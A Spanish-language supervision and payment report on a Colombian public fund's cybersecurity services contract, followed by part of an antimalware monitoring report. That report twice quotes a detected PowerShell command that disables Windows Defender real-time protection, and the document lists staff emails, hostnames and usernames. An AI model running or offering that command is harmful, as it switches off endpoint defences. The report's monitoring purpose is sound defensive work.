- 27 de enero de 2025 por parte del equipo de administración de Usuarios nos envían la documentación para aprobación de acuerdo con lo revisado en la reunión anterior,
- 18 de Febrero por parte de fábrica envían la documentación de especificaciones técnicas para la aprobación, de por parte de fabrica nos informan que se sigue trabajando en el Backend, define hacer una nueva reunión para revisar avances queda pendiente por definir la fecha.
- Sistema de Turnos 24 de enero por parte del equipo de Sistema de turnos envían la documentación técnica para revisión

Autogestión

Se programan capacitaciones para todos los funcionarios del FNA para promover el uso de la plataforma de autogestión:

- 28 de enero Analistas mesa de Servicio
- 31 de enero Analistas mesa de Servicio
- 3 de marzo sesión 1 y 2 para funcionarios FNA



FONDO NACIONAL DEL AHORRO
VICEPRESIDENCIA DE TECNOLOGIA Y
TRANSFORMACION DIGITAL
SUPERVISIÓN CTO 173 - 2023

-
- 4 de marzo sesión 3 y 4 para funcionarios FNA
 - 5 de marzo sesión 5 para funcionarios FNA
 - 6 de marzo sesión 6 y 7 para funcionarios FNA
 - 7 de marzo sesión 8 y 9 para funcionarios FNA

A la fecha del 21 de Febrero de 2025 para las siguientes integraciones nuevas no nos han definido fecha para las reuniones de avances:

- Integración Verify – Sistema de turnos
- Integración Verify – E-Finac:
- Integración Verify – WorkManager
- Integración Verify – Bizagi:

b) Servicios recurrentes plataformas SIEM y ANTIMALWARE por 9 meses

Se realiza el seguimiento, control y verificación del servicio de administración y soporte en sitio prestados por el contratista durante el período del **22 de mayo de 2024 al 21 de febrero de 2025**, actividades que se pueden constatar en los informes:

- informe FNA - 173 Gestion SIEM - 9 meses.PDF
- informe FNA - 173 Gestion ANTIMALWARE - 9 meses.PDF

c) Servicio Red TEAM

- FNA-001-Informe_Red_Team_v1.0.PDF



De: Leonardo Rivera Perez

Enviado el: martes, 12 de noviembre de 2024 10:40 a. m.

Para: Jose Carlos Orozco Zequeda <jorozcoz@fna.gov.co>

CC: Andres Ricardo Garzon Quiroga <AGarzonQ@fna.gov.co>; Monica Grand Villada <mgrand@fna.gov.co>

Asunto: Informe auditoría de seguridad - Red Teams

Importancia: Alta

Carácter: Confidencial

Buen día, Dr. José Carlos

De manera atenta comparto Informe auditoría de seguridad (Infraestructura | WIFI | RFID | Acceso Físico) - Red Teams, presentado el 5 de noviembre de 2024 por la Unidad de Ciberseguridad - FNA.

Cordialmente,

d) Ejercicio Ingeniería Social

- Informe Ejercicio de ingeniería Social FNA.PDF

 Plinio Esteban Palomino López <pe.palominolopez@mnemo.com>
Para  Jonathan Escobar Rodriguez;  Enrique Alfredo Arrazola Montes;  Luz Helena Riaño Moreno;
 Cristian Samir Acosta Fuentes;  Leonardo Rivera Perez;  Juan Carlos Martinez Carrillo
CC  Henry Vargas Hincapié;  Sergio Sanclemente;  Andrés Tamayo Rivera

 Haga clic aquí para descargar imágenes. Para ayudarle a proteger su confidencialidad, Outlook ha impedido la descarga automática (

 Informe Ejercicio de Ingenieria Social FNA.pdf 2 MB
 FNA - IngenieriaSocial.pptx 5 MB

Equipo buenos días

Nos permitimos enviar el informe de ingeniería social.

Cordialmente,

Plinio Palomino

5.1 INFORMACIÓN DE AVANCE PRESUPUESTAL

DESCRIPCIÓN	VALOR	PORCENTAJE
Valor Inicial del Contrato	\$ 36.499.583.610,00	64,69%
Adiciones	\$ 19.922.987.493,00	35,31%
VALOR TOTAL DEL CONTRATO	\$ 56.422.571.103,00	100,00%
Valor ejecutado antes del presente pago	\$ 31.667.031.614,00	56,12%
Valor del pago aprobado con el presente informe	\$ 2.771.444.407,00	4,91%
VALOR TOTAL EJECUTADO	\$ 34.438.476.021,00	61,04%
Porcentaje de ejecución presupuestal programado a la fecha		61,08%
DIFERENCIA EN LA EJECUCION PRESUPUESTAL DEL CONTRATO		-0,04%

Se define que el avance presupuestal del contrato a la fecha va de acuerdo con lo planeado incluyendo ANS penalizados.

Por lo cual se concluye que se verificaron cada una de las actividades y entregables definidos en el cronograma de actividades del proyecto, así como los compromisos y observaciones establecidas en las reuniones de seguimiento y relacionadas en las respectivas actas; concluyendo que el avance del proyecto está acorde con lo establecido en el CTO 173 de 2023.

5.2 CONCEPTO SUPERVISION

El contratista cumplió a satisfacción con el servicio de administración y soporte en sitio durante los períodos del **22 de mayo de 2024 al 21 de febrero de 2025**, así como de entrega de los informes resultado de los ejercicios de **RED TEAM e Ingeniería Social**.

A continuación, se detalla el porcentaje de avance realizado de la actividad:

Porcentaje de ejecución proyectado	63%
Porcentaje de ejecución realizado	63%
DIFERENCIA EN LA EJECUCION DE ACTIVIDADES DEL CTO 173 de 2023	0%



**FONDO NACIONAL DEL AHORRO
VICEPRESIDENCIA DE TECNOLOGIA Y
TRANSFORMACION DIGITAL
SUPERVISIÓN CTO 173 - 2023**

ID	% completado	% completado respondiendo	Nombre de ítem	Inicio	Comienzo	Fin
1	63%	63%	FNA 173 2023		556 días vie 22/12/23	jue 29/01/26
2	✓ 100%	100%	Fase de inicio		6 días vie 22/12/23	lun 1/01/24
10	✓ 100%	100%	Fase de planeación		45 días lun 1/01/24	vie 1/08/24
11	✓ 100%	100%	Identificación del contexto estratégico de la unidad de ciberseguridad en el FNA		25 días lun 22/01/24	vie 23/02/24
15	✓ 100%	100%	Construcción del plan de trabajo del proyecto		5 días jue 1/02/24	mié 7/02/24
27	✓ 100%	100%	Planeación de la implementación de la unidad de ciberseguridad		5 días lun 26/02/24	vie 1/03/24
33	✓ 100%	100%	Planeación de la arquitectura tecnológica de seguridad integral		10 días lun 1/03/24	vie 12/03/24
38	✓ 100%	100%	Planeación de apoyos y transferencia de conocimiento		43 días lun 1/03/24	mié 28/02/24
42	✓ 100%	9%	Entregables de planeación		27 días lun 22/01/24	mié 28/02/24
50	62%	62%	Fase de ejecución		556 días vie 22/12/23	jue 29/01/26
51	✓ 100%	100%	Implementación de la unidad de ciberseguridad		80 días jue 6/02/24	mar 28/05/24
59	53%	53%	Ejecución de actividades de apoyo circular 007		486 días vie 1/03/24	mié 31/12/25
148	52%	52%	Ejecución de actividades de apoyo al plan de sensibilización		486 días vie 1/03/24	mié 31/12/25
235	✓ 100%	100%	Ejecución de análisis GAP de herramientas y servicios de ciberseguridad existentes		41 días lun 15/01/24	lun 11/03/24
238	✓ 100%	100%	Ejecución de actividades de evaluación de nivel de madurez actual		79 días mié 27/12/23	lun 15/04/24
245	40%	40%	Medición periódica del nivel de madurez (monitoreo y mejora continua)		366 días lun 22/01/24	mar 9/12/25
308	✓ 100%	100%	Adquisición de herramientas tecnológicas		6 días vie 22/12/23	lun 1/01/24
323	✓ 100%	100%	Despliegue de herramientas tecnológicas		162 días vie 22/12/23	jue 1/08/24
429	✓ 100%	100%	Ejecución de actividades de transferencia de conocimiento		47,25 días lun 1/04/24	mar 4/06/24
470	8%	8%	Actividades de consultoría FNA		177 días lun 17/08/25	vie 14/11/25
608	50%	50%	Operación de servicios de ciberseguridad		556 días vie 22/12/23	jue 29/01/26
980	54%	54%	Fase de monitoreo y control		509 días dom 28/01/24	mar 30/12/25
981	66%	66%	Reunión de seguimiento		497,25 días mar 13/02/24	mar 30/12/25
1081	54%	54%	Reunión de ANS		507,25 días dom 28/01/24	lun 29/12/25
1806	9%	9%	Fase de cierre		75 días mié 1/10/25	mar 13/01/26

6. NIVELES DE SERVICIO

Se realizó el debido seguimiento de los Acuerdos de Niveles de Servicio establecidos para el CTO 173 de 2023, encontrando que el contratista cumplió con todas las actividades estipuladas contractualmente sin que se dé lugar a ninguna penalización.

VALOR A FACTURAR



**FONDO NACIONAL DEL AHORRO
VICEPRESIDENCIA DE TECNOLOGIA Y
TRANSFORMACION DIGITAL
SUPERVISIÓN CTO 173 - 2023**

DESCRIPCIÓN	VALOR SERVICIO SIN IVA	APLICACIÓN ANS	VALOR DESPUÉS DE ANS	IVA (19%)	TOTAL DESPUÉS DE IVA
Administración y soporte de la plataforma XDR	\$ 3.326.000	\$ 0	\$ 3.326.000	\$ 631.940	\$ 3.957.940
Administración y soporte de la plataforma SIEM por 9 meses (junio 2024 - febrero 2025)	\$ 1.376.217.000	\$ 0	\$ 1.376.217.000	\$ 261.481.230	\$ 1.637.698.230
Administración y soporte de la plataforma SOAR	\$ 14.627.000	\$ 0	\$ 14.627.000	\$ 2.779.130	\$ 17.406.130
Administración y soporte de la plataforma THREAT INTELLIGENCE	\$ 27.797.000	\$ 0	\$ 27.797.000	\$ 5.281.430	\$ 33.078.430
Administración y soporte Servicio BRAND CYBERSECURITY MONITORING.	\$ 55.994.000	\$ 0	\$ 55.994.000	\$ 10.638.860	\$ 66.632.860
Administración y soporte Servicio de MONITOREO DE DNS	\$ 52.083.000	\$ 0	\$ 52.083.000	\$ 9.895.770	\$ 61.978.770
Administración y soporte de la plataforma SECURE DEVELOPMENT ASSESSMENT	\$ 8.279.000	\$ 0	\$ 8.279.000	\$ 1.573.010	\$ 9.852.010
-Ingeniería Social (Uno (1) obligatorio al año)	\$ 35.710.710	\$ 0	\$ 35.710.710	\$ 6.785.035	\$ 42.495.745
SERVICIO RED TEAM	\$ 385.730.170	\$ 0	\$ 385.730.170	\$ 73.288.732	\$ 459.018.902
Administración y soporte Endpoint PROTECCIÓN ANTIMALWARE, CONTROL DE APLICACIONES, PROTECCIÓN WEB, CONTROL DE ACCESO SEGURO A LA NUBE, SERVER SECURITY, INTRUSION PREVENTION SYSTEM, ISOLATED EXECUTION por 9 meses (junio 2024 - febrero 2025)	\$ 305.001.000	\$ 0	\$ 305.001.000	\$ 57.950.190	\$ 362.951.190
Administración y soporte de la plataforma CIBERDEFENSA	\$ 5.874.000	\$ 0	\$ 5.874.000	\$ 1.116.060	\$ 6.990.060
Administración y soporte de la plataforma MONITOREO DE LÍNEAS BASE DE SEGURIDAD	\$ 8.406.000	\$ 0	\$ 8.406.000	\$ 1.597.140	\$ 10.003.140
Administración y soporte de la plataforma MONITOREO DE BASES DE DATOS (DAM)	\$ 23.451.000	\$ 0	\$ 23.451.000	\$ 4.455.690	\$ 27.906.690
Administración y soporte de la plataforma SOLUCIÓN GOBIERNO DE IDENTIDADES (Actividades de responsabilidad con 4.16. SOLUCIÓN GOBIERNO DE IDENTIDADES Anexo técnico)	\$ 26.449.000	\$ 0	\$ 26.449.000	\$ 5.025.310	\$ 31.474.310
Valor total	\$ 2.328.944.880		\$ 2.328.944.880	\$ 442.499.527	\$ 2.771.444.407

7. VERIFICACIÓN DE ENTREGABLES

Por el desarrollo de las actividades ejecutadas en cuanto a los servicios de soporte y administración en sitio de las plataformas descritas en el presente documento, el contratista ha facilitado los siguientes entregables producto de las actividades gestionadas y acordadas en el cronograma de trabajo:

Seguimiento a Entregables del Periodo				
Nº.	Nombre del entregable	Criterio de aceptación	Fecha de entrega	Observaciones
1	FNA - 173 Gestion Antimalware - 9	Bueno	3/03/2025	Ninguna



**FONDO NACIONAL DEL AHORRO
VICEPRESIDENCIA DE TECNOLOGIA Y
TRANSFORMACION DIGITAL
SUPERVISIÓN CTO 173 - 2023**

	meses.PDF			
2	FNA - 173 Gestion SIEM - 9 meses.PDF	Bueno	3/03/2025	Ninguna
3	FNA-001-Informe Red Team v1.0.PDF	Bueno	3/03/2025	Ninguna
4	Informe Ejercicio de ingeniería Social FNA.PDF	Bueno	3/03/2025	Ninguna
5	Informe-FNA-173-Febrero-2025.PDF	Bueno	3/03/2025	Ninguna
6	01 - Informes técnicos febrero.ZIP	Bueno	3/03/2025	Ninguna

Se define que, para la facturación del pago del periodo reportado, el contratista debe entregar junto a la prefectura los siguientes documentos:

- Certificación de cumplimiento circulares de la Superintendencia financiera de Colombia
- Certificación de pagos de prestaciones sociales y aportes parafiscales
- Informe de Gestión del Contratista o Acta de entrega formal
- RUT Actualizado
- Certificación Bancaria
- Acta de ANS de la actividad

8. CONCLUSIÓN

Con base en la verificación de la prestación de los servicios relacionados dentro del CTO 173 de 2023 en mención, el Contratista ha cumplido con los requisitos establecidos para el pago de la factura de venta anexa y, por lo tanto, se recomienda realizar el procedimiento correspondiente con el fin de realizar la cancelación de la misma la cual es por valor de **DOS MIL SETECIENTOS SETENTA Y UN MILLONES CUATROCIENTOS CUARENTA Y CUATRO MIL CUATROCIENTOS SIETE PESOS MCTE (\$ 2.771.444.407).**



**FONDO NACIONAL DEL AHORRO
VICEPRESIDENCIA DE TECNOLOGIA Y
TRANSFORMACION DIGITAL
SUPERVISIÓN CTO 173 - 2023**

Se evalúa la gestión realizada por el Contratista durante el periodo del presente informe:

EVALUACIÓN	
Criterio	Calificación (1-5)
Cumplimiento del contrato	4
Plazos	4
Aspectos administrativos	4

Se firma a los 10 días del mes de abril de 2025.

ENRIQUE A. ARRAZOLA MONTES
Gerente Estrategia TI y Aseguramiento
Informático (E)
Supervisor CTO 173 de 2023

Frank Leonardo Ortiz Vela

Firmado digitalmente por
Frank Leonardo Ortiz Vela
Fecha: 2025.04.10 16:44:04
-05'00'

FRANK LEONARDO ORTIZ VELA
Asesor Ejecutivo
Apoyo supervisión CTO 173 de 2023



MN_EMO

**CONTRATO 173
GESTION PLATAFORMA
ANTIMALWARE
Junio 2024 – febrero 2025**




Contrato 173 de 2023
22/12/2023 – 21/12/2025
(24 meses)

1 - Actividades Junio 2024

Estadísticas Generales de detección

Historial de detección de amenazas

En la siguiente imagen se presenta el historial del total de amenazas presentadas por mes, de acuerdo con el registro de informe anterior y los datos presentados para **22 de mayo al 21 de junio del 2024**.



Eventos Workbench

Workbench, genera alertas de acuerdo con diferentes eventos correlacionados y les asigna una clasificación, se registraron 13 alertas ninguna con clasificación alta, dentro de estas se encuentra:

- El evento que mayor cantidad de registros muestra, es la ejecución de comando PowerShell "C:\Windows\system32\windowspowershell\v1.0\powershell.exe" -Command Set-MpPreference -DisableRealtimeMonitoring \$true este no afecta al antivirus de Trend Micro ya que intenta desactivar Windows Defender.

Insight	Impact Scope
IC-35600-20250130-00000 Alert:2 Possible Disabling of Antivirus Software (2)	Endpoint - Server: 1 User Account: 1
WB-35600-20250210-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250208-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250206-00003 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250206-00002 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250203-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250201-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250125-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1
WB-35600-20250211-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
IC-35600-20250206-00000 Alert:2 File Detections in Windows Directory (2)	Endpoint - Desktop: 1
WB-35600-20250123-00000 Alert:1 Potential Information Gathering	Endpoint - Desktop: 1 User Account: 1
WB-35600-20250212-00000 Alert:1 Possible Spear Phishing Attack via Link	Email Address: 5
WB-35600-20250131-00000 Alert:1 Eicar Test File Detection	Endpoint - Desktop: 1

Estadísticas Generales de detección

Eventos Workbench

Workbench, genera alertas de acuerdo con diferentes eventos correlacionados y les asigna una clasificación, se registraron 13 alertas ninguna con clasificación alta, dentro de estas se encuentra:

- El evento que mayor cantidad de registros muestra, es la ejecución de comando PowerShell
"C:\Windows\system32\windowspowershell\v1.0\powershell.exe"
-Command Set-MpPreference -DisableRealtimeMonitoring \$true
este no afecta al antivirus de Trend Micro ya que intenta desactivar Windows Defender.
- Potential Information Gathering Un proceso ha ejecutado múltiples herramientas de descubrimiento. El ataque fue detectado por el modelo "Posible recopilación de información". El ID de alerta es WB-35600-20250123-00000. La gravedad del ataque es baja.
- Posible ataque de spear phishing a través de enlace: Se detectó una URL sospechosa asociada con ataques de phishing en un mensaje de correo electrónico. Esto hace parte de un reporte de amenaza por parte de administrador de Darktrace.


Eventos Workbench

Insight	Impact Scope
IC-35600-20250130-00000 Alert:2 Possible Disabling of Antivirus Software (2)	Endpoint - Server: 1 User Account: 1
WB-35600-20250210-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250208-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250206-00003 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250206-00002 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250203-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250201-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
WB-35600-20250125-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1
WB-35600-20250211-00000 Alert:1 Possible Disabling of Antivirus Software	Endpoint - Server: 1 User Account: 1
IC-35600-20250206-00000 Alert:2 File Detections in Windows Directory (2)	Endpoint - Desktop: 1
WB-35600-20250123-00000 Alert:1 Potential Information Gathering	Endpoint - Desktop: 1 User Account: 1
WB-35600-20250212-00000 Alert:1 Possible Spear Phishing Attack via Link	Email Address: 5
WB-35600-20250131-00000 Alert:1 Eicar Test File Detection	Endpoint - Desktop: 1

Estadísticas Generales de detección

Top de equipos con detecciones

En el top de equipo con detecciones por XDR se encuentra el equipo GEM-TCC-03-3731 y GRO-CNA-01-3254 esto debido al uso de Ccleaner.exe, que por sus utilidades se reconoce como posiblemente malicioso.



Peticiones por país

En los paises con mayor cantidad de peticiones adicional a Colombia es Estados unidos.

Location	Users	Devices
Colombia - Bogotá	2451	2
Colombia - Medellin	1684	1197
Colombia - La Trinidad	1620	1093
Colombia - Santa Fe	1505	8
Colombia - Calderon Tejada	1006	2
Colombia - Bogota	889	86
United States - Boydton	726	0
United States - Washington	527	0
United States - San Antonio	256	0
United States - Des Moines	207	0

Imagen de detección IC-35600-20240711-00000 Execution of Renamed Plink

2- Actividades Julio 2024

Estadísticas Generales de detección


Detecciones en puntos finales Trellix

Se evidencian un total de **436 eventos** de amenazas gestionados por Trend Micro, en su mayoría es por la detección por la regla **Possible_Hifrm-6** que detecta frames embebidos dentro de archivos que pueden redirigir a posibles URLS Maliciosas, se valida los eventos y se detecta que en su mayoría corresponde al grupo Gre Gestión Humana que genera archivos PDF detectados por la regla.

Eventos por nombre de amenaza	
Etiquetas de fila	Cuenta de Virus/Malware
ANDROIDOS_MICG.AXM	1
Unauthorized file encryption	2
Eicar_test_1	2
Possible_Hifrm-6	431
Total general	436

Top de equipos con mayor cantidad de detecciones


En el top de equipos se encuentra **GGH-CNA-01-2453** por la misma detección de **Possible_Hifrm-6** asociado al usuario **mrojasm** en segundo lugar se encuentra también por el mismo tipo de detección pero el usuario es **mmedina**. También se pueden visualizar eventos relacionados con los equipos de Kiosko, que fueron excluidos de las políticas.



Estadísticas Generales de detección

Top de usuarios con mas eventos.

En el top de usuarios se encuentra MMedinaL y mrojasm relacionado con las mismas detecciones **Possible_Hifrm-6**



Behavior Monitoring

El módulo de Behavior Monitoring monitorea constantemente los puntos finales en busca de modificaciones inusuales en el sistema operativo o en el software instalado. Se detectaron por este módulo el archivo **Kiontrol.exe**. Este ya había sido reportado con anterioridad, y excluido por lo que fue necesario realizar nuevamente exclusión en módulos adicionales.

Archivos encontrados Behavior Monitoring	
Etiquetas de fila	Cuenta de Subject
Event Monitoring	2
C:\Kiontrol\Kiontrol.exe	2
Newly Encountered Programs	44
C:\COBIS\Cobis-Clientes\mis.exe	2
C:\Soporte\Calificador\calificador.exe	12
C:\COBIS\Credito\Gestion\GESTION.exe	1
C:\COBIS\AhorroVoluntario\Ahorro.exe	15
C:\COBIS\Cesantias\Cesantias\CESANTIA.exe	11
C:\Users\ypbernal\Downloads\Recursos Capture y Servicio TransferWmCapture V4\TransferWmCapture\setup.exe	1
C:\COBIS\Credito\Tramites\TRAMITES.exe	2
Total general	46

Estadísticas Generales de detección

Historial de detección de amenazas

En la siguiente imagen se presenta el historial del total de amenazas presentadas por mes, de acuerdo con el registro de informe anterior y los datos presentados para **22 de junio al 21 de julio del 2024**.



Eventos por grupo organizacional

En la cantidad de eventos por grupo en el árbol de sistemas, se puede ver que el grupo que mayor cantidad de eventos genera es **Gre Grestion Humana** con **423** eventos, relacionados con la regla **Possible_Hifrm-6** que detectó archivos pdf sospechosos.

